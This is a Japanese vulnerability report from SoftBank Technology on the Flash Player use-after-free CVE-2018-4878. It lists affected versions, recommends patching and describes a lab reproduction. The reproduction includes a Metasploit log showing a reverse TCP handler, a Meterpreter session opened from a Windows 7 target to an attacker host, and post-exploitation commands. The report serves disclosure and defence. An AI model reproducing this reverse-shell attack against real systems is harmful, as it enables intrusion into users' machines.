SoftBank Technology

ソフトバンク・テクノロジー株式会社

脆弱性調査レポート

Flash Player の脆弱性により、リモートから任意のコードが実行可能な脆弱性（CVE-2018-4878）（APSB18-03）に関する調査レポート

【概要】

アドビ システムズ社の Flash Player に、リモートより任意のコードが実行される脆弱性（CVE-2018-4878）の攻撃コードが発見されました。

この脆弱性は、リスナーオブジェクトのメディアプレイヤーの処理に関連する Primetime SDK のダングリングポインタが原因で発生する、解放後メモリ参照（use-after-free）です。このため、Flash Player を実行するユーザーの実行権限でリモートより任意のコードを実行することが可能です。

この脆弱性を利用した攻撃が成立した場合、リモートから Flash Player を実行するユーザーの権限を奪取される危険性があります。

この脆弱性を利用した攻撃として、2 月に韓国国内を狙った標的型攻撃が行われたという報告がありました。標的型攻撃に利用された Office ファイルの中に、当該脆弱性を利用するコード（本調査で使用したコードとは異なります）が含まれていました。

本レポート作成（2018 年 3 月 28 日）時点において、既にアドビ システムズ社より脆弱性の修正プログラムがリリースされております（2018 年 2 月 6 日）。しかしながら、攻撃を成立させるためのコードが容易に入手可能であり、かつ脆弱性に対する攻撃が容易であることから、今回、この脆弱性（CVE-2018-4878）の再現性について検証を行いました。

【影響を受ける可能性があるシステム】

- Windows 版および Macintosh 版の Adobe Flash Player デスクトップランタイム 28.0.0.137 とそれ以前のバージョン
- Google Chrome 用 の Adobe Flash Player 28.0.0.137 とそれ以前のバージョン
- Windows 10 または 8.1 の Microsoft Edge および Internet Explorer 11 用の Adobe Flash Player 28.0.0.137 とそれ以前のバージョン
- Linux 版の Adobe Flash Player デスクトップランタイム 28.0.0.137 とそれ以前のバージョン


【対策案】

本レポート作成（2018 年 3 月 28 日）時点において、アドビ システムズ社より、この脆弱性を修正するプログラムはリリースされております。

当該脆弱性が修正された修正プログラムを適用していただくことを推奨します。

【バージョン確認方法】

[コントロールパネル] - [プログラム] - [プログラムと機能] より Adobe Flash Player のバージョンを確認できます。



以下のサイトにて、現在使用している Flash Player のバージョンが確認できます。(現時点での最新リリースバージョンの確認もできます)

Flash Player の状況確認

Flash Player 本体のダウンロードは以下のサイトになります。

Flash Player の本体ダウンロード

*Google Chrome の場合は、Flash Player の機能がブラウザに統合されているため、Chrome 自体のアップデートを行う必要があります。

Google Chrome を更新する

*Windows 8.1、Windows 10、Windows Server 2012、Windows Server 2012 R2、Windows Server 2016、Windows RT 8.1 上の Microsoft Edge または、11 の場合は、Flash Player の機能がブラウザに統合されているため、ソフトウェア自体のアップデートを行う必要があります

ADV180004 | February 2018 Adobe Flash Security Update

【参考サイト】

- Security updates available for Flash Player | APSB18-03
- Adobe Flash Player の未修正の脆弱性 (CVE-2018-4878) に関する注意喚起

【検証概要】

攻撃者は、不正な Flash オブジェクトが埋め込まれた Web コンテンツが存在する Web サイトと、ターゲットシステムを制御するために用意した誘導先のホストの二台を用意します


攻撃者は、Web サイトにターゲットシステムを誘導します。ターゲットシステム上で不正な Flash オブジェクトが含まれた Web コンテンツが表示されることにより、ターゲットシステムの制御を誘導先のホストが奪取するコードを実行させます。

今回の検証に用いたコードは、ターゲットシステム上から特定のサーバー、ポートにコネクションを確立させるよう誘導

し、システム制御を奪取するものです。これにより、リモートからターゲットシステムが操作可能となります。
*誘導先のシステムは Linux です。

【検証ターゲットシステム】
Windows 7 Professional SP1(32bit 版)、Firefox 59.0.1、Adobe Flash 28.0.0.137

【検証イメージ】



【検証結果】
下図は、誘導先のコンピュータ(Linux)の画面です。黄線で囲まれた部分は、誘導先のホストの情報です。
一方で、赤線で囲まれている部分は、ターゲットシステム(Windows 7)において、ホスト名、ユーザーの情報、IP アドレスの情報を表示するコマンドを実行した結果が表示されています。
これにより、ターゲットシステムで任意のコマンドを実行することに成功したと判断できます。

```
msf5 exploit(multi/handler) > /sbin/ifconfig eth0
[*] exec: /sbin/ifconfig eth0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.0.13  netmask 255.255.255.0  broadcast 10.0.0.255
        inet6 fe80::20c:29ff:fe0f:5cfe  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:0f:5c:fe  txqueuelen 1000  (イーサネット)
        RX packets 1322535  bytes 548237251 (522.8 MiB)
        RX errors 0  dropped 193  overruns 0  frame 0
        TX packets 1208590  bytes 159872299 (152.4 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.0.13:2222
[*] Sending stage (179779 bytes) to 10.0.0.107
[*] Meterpreter session 1 opened (10.0.0.13:2222 -> 10.0.0.107:49518) at 2018-03-23 09:37:05 +0900

meterpreter > sysinfo
Computer        : WIN7X86_ADOBE
OS              : Windows 7 (Build 7601, Service Pack 1).
Architecture    : x86
System Language : ja_JP
Meterpreter     : x86/windows
meterpreter > getuid
Server username: win7x86_adobe¥admin
meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 11
============
Name         : vmxnet3 Ethernet Adapter
Hardware MAC : 00:0c:29:c8:93:fb
MTU          : 1500
IPv4 Address : 10.0.0.107
IPv4 Netmask : 255.255.255.0
```

【更新履歴】

2018 年 3 月 28 日 ： 初版公開

ソフトバンク・テクノロジー株式会社
〒160-0022 東京都新宿区新宿６丁目 27 番地 30 号
新宿イーストサイドスクエア 17 階
受付時間：平日 10:00～17:00

電話 03-6892-3154
メール sbt-ipsol@tech.softbank.co.jp
URL https://www.softbanktech.jp/